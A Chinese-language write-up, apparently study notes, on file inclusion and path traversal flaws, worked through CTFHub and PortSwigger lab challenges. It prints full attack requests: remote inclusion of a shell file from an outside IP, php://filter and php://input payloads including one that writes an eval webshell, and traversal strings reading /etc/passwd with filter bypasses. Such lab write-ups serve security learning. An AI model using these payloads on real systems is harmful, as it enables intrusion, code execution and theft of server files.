读取文件与下载文件在代码审计有何区别呢?
1
2
3
4
5
|
实际上在后端大多是通过读取文件方式获得目标文件内容,这个不难理解。最后将文件流内容传给浏览器,
并在 header 头中添加浏览器解析方式和文件名,比如:文件下载到本地实现方法
可以使用响应头 Content-disposition 来控制,也就是说下载这个动作是交给浏览器去操作的。
Content-Disposition 响应头:指示回复的内容该以何种形式展示,是以 内联 的形式(即网页或者页
面的一部分),还是以 附件 的形式下载并保存到本地。
|
文件包含漏洞(详解)
漏洞原理
其实原理就是由于在代码开发的过程中,有时候会遇到相同的代码,不想重复输入,就将代码单独写在一个文件里面,当遇到的时候就直接调用该文件进行运行,而这种方式就会导致客户端可以调用其他的恶意文件,通过恶意文件造成文件包含漏洞。
Php中文件包含函数
在php中文件包含漏洞包含的任何文件都可作为php执行
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
|
文件包含漏洞在PHP中是比较多的,像JSP、ASP这方面的漏洞是比较少的,但这并不是说就不存在。
include:包含并运行指定的文件,包含文件发生错误时,程序警告,但会继续执行。
include_once:和 include 类似,不同处在于 include_once 会检查这个文件是否已经被导入,如果已导入,下文便不会再导入,直面 once 理解就是只导入一次。
require:包含并运行指定的文件,包含文件发生错误时,程序直接终止执行。
require_once:和 require 类似,不同处在于 require_once 只导入一次。
fopen():
readfile():

Java/Servlet : java.io.File(),java.io.FileReader()
asp:include file,include virtual
|
本地文件包含与远程文件包含
本地文件包含
1
2
3
4
|
<?php
$filename=$_GET[name];
include($filename);
?>
|
远程文件包含
远程文件包含漏洞导致的原因和本地文件包含漏洞造成的原因是一样的,只不过远程文件包含漏洞是利用外部的服务器中的文件进行执行,就形成了远程文件包含漏洞。

但是前提是需要在php.ini中的配置选项中allow_url_fopen和allow_url_include为ON。
如果能够获取到目标服务器的phpinfo()文件,也可以进行查看

先查看是否能包含网页文件如百度
1
|
http://sandbox.ctfhub.com:10800/index.php?file=https://www.baidu.com
|
远程包含一句话木马文件实现getshell
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
|
POST /index.php?file=http://47.76.47.203:8000/shell.txt HTTP/1.1
Host: challenge-2417f8bb116a62b9.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://challenge-2417f8bb116a62b9.sandbox.ctfhub.com:10800/
Priority: u=6
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

cmd=system('cat /flag');
|
文件包含伪协议利用
1
2
3
4
5
6
7
8
9
|
file://    #访问本地文件系统
http://    #访问HTTPs网址
ftp://     #访问ftp URL
php://     #访问输入输出流
zlib://     #压缩流
data://    #数据
ssh2://    #security shell2
expect://  #处理交互式的流
glob://   #查找匹配的文件路径
|
1.file伪协议
2.php:// 输入输出流
也和权限挂钩,只能读apache用户可读的内容
条件:只是读取,需要开启 allow_**url**fopen,不需要开启 allow**url**_include

PHP 提供了一些杂项输入/输出(IO)流,允许访问 PHP 的输入输出流、标准输入输出和错误描述符, 内存中、磁盘备份的临时文件流以及可以操作其他读取写入文件资源的过滤器。 php://filter(本地磁盘文件进行读取)元封装器,设计用于”数据流打开”时的”筛选过滤”应用,对本地磁盘文件进行读写。
1
2
3
4
5
6
7
8
9
|
GET /index.php?file=php://filter/convert.base64-encode/resource=/flag HTTP/1.1
Host: challenge-064b3e5b3e558d07.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://challenge-064b3e5b3e558d07.sandbox.ctfhub.com:10800/
Priority: u=6
|
将读取的文件以base64输出

可以访问请求的原始数据的只读流。即可以直接读取到POST上没有经过解析的原始数据。 enctype=”multipart/form-data” 的时候 php://input 是无效的。
用法:?file=php://input 数据利用POST传过去。
写入木马 测试代码:
php配置文件中需同时开启 allow_**url_fopen 和 allow__url__include(PHP < 5.3.0)****,就可以造成任意代码执行,在这可以理解成远程文件包含漏洞(RFI),即POST过去PHP代码,即可执行。**
如果POST的数据是执行写入一句话木马的PHP代码,就会在当前目录下写入一个木马。

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
|
POST /index.php?file=php://input HTTP/1.1
Host: challenge-aab2e1dd6d7a0f74.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

<?php system ("ls  /")?>
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
POST /index.php?file=php://input HTTP/1.1
Host: challenge-aab2e1dd6d7a0f74.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

<?PHP fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd])?>');?>

利用input协议写入webshell
|
Burp靶场路径遍历
1.文件路径遍历,非递归剥离的遍历序列
题目描述:


现在不能直接读取文件,靶场会自定过滤掉../,但是只会过滤一次,只需要双写即可绕过
1
|
https://c2f3a2008a0058.web-security.net/image?filename=....//....//....//etc/passwd
|

2.用多余的 URL 解码剥离的遍历序列

注意:需要进行两次url编码,但是burp的url编码存在问题,编码出来的与在线网址结果不同
漏洞描述
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
|
GET /image?filename=..%252F..%252F..%252Fetc%252Fpasswd HTTP/2
Host: 0ac800b00436f0ff80cae9d300a200f9.web-security-academy.net
Cookie: session=Nr4ZTtKbHNx4cF6JPCRAFY90zfXaXMow
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: https://0ac800b00436f0ff80cae9d300a200f9.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=5
Te: trailers
|


3.文件路径遍历,验证路径的开头
漏洞描述
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
GET /image?filename=/var/www/images/../../../etc/passwd HTTP/2
Host: 0a01001f042da0db805767c800830043.web-security-academy.net
Cookie: session=wb7Ya57vJr1D4q8r1pg3GGZnpSqlAttu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: https://0a01001f042da0db805767c800830043.web-security-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=5
Te: trailers

解题思路:使用../回退到根目录,在进行读取
|
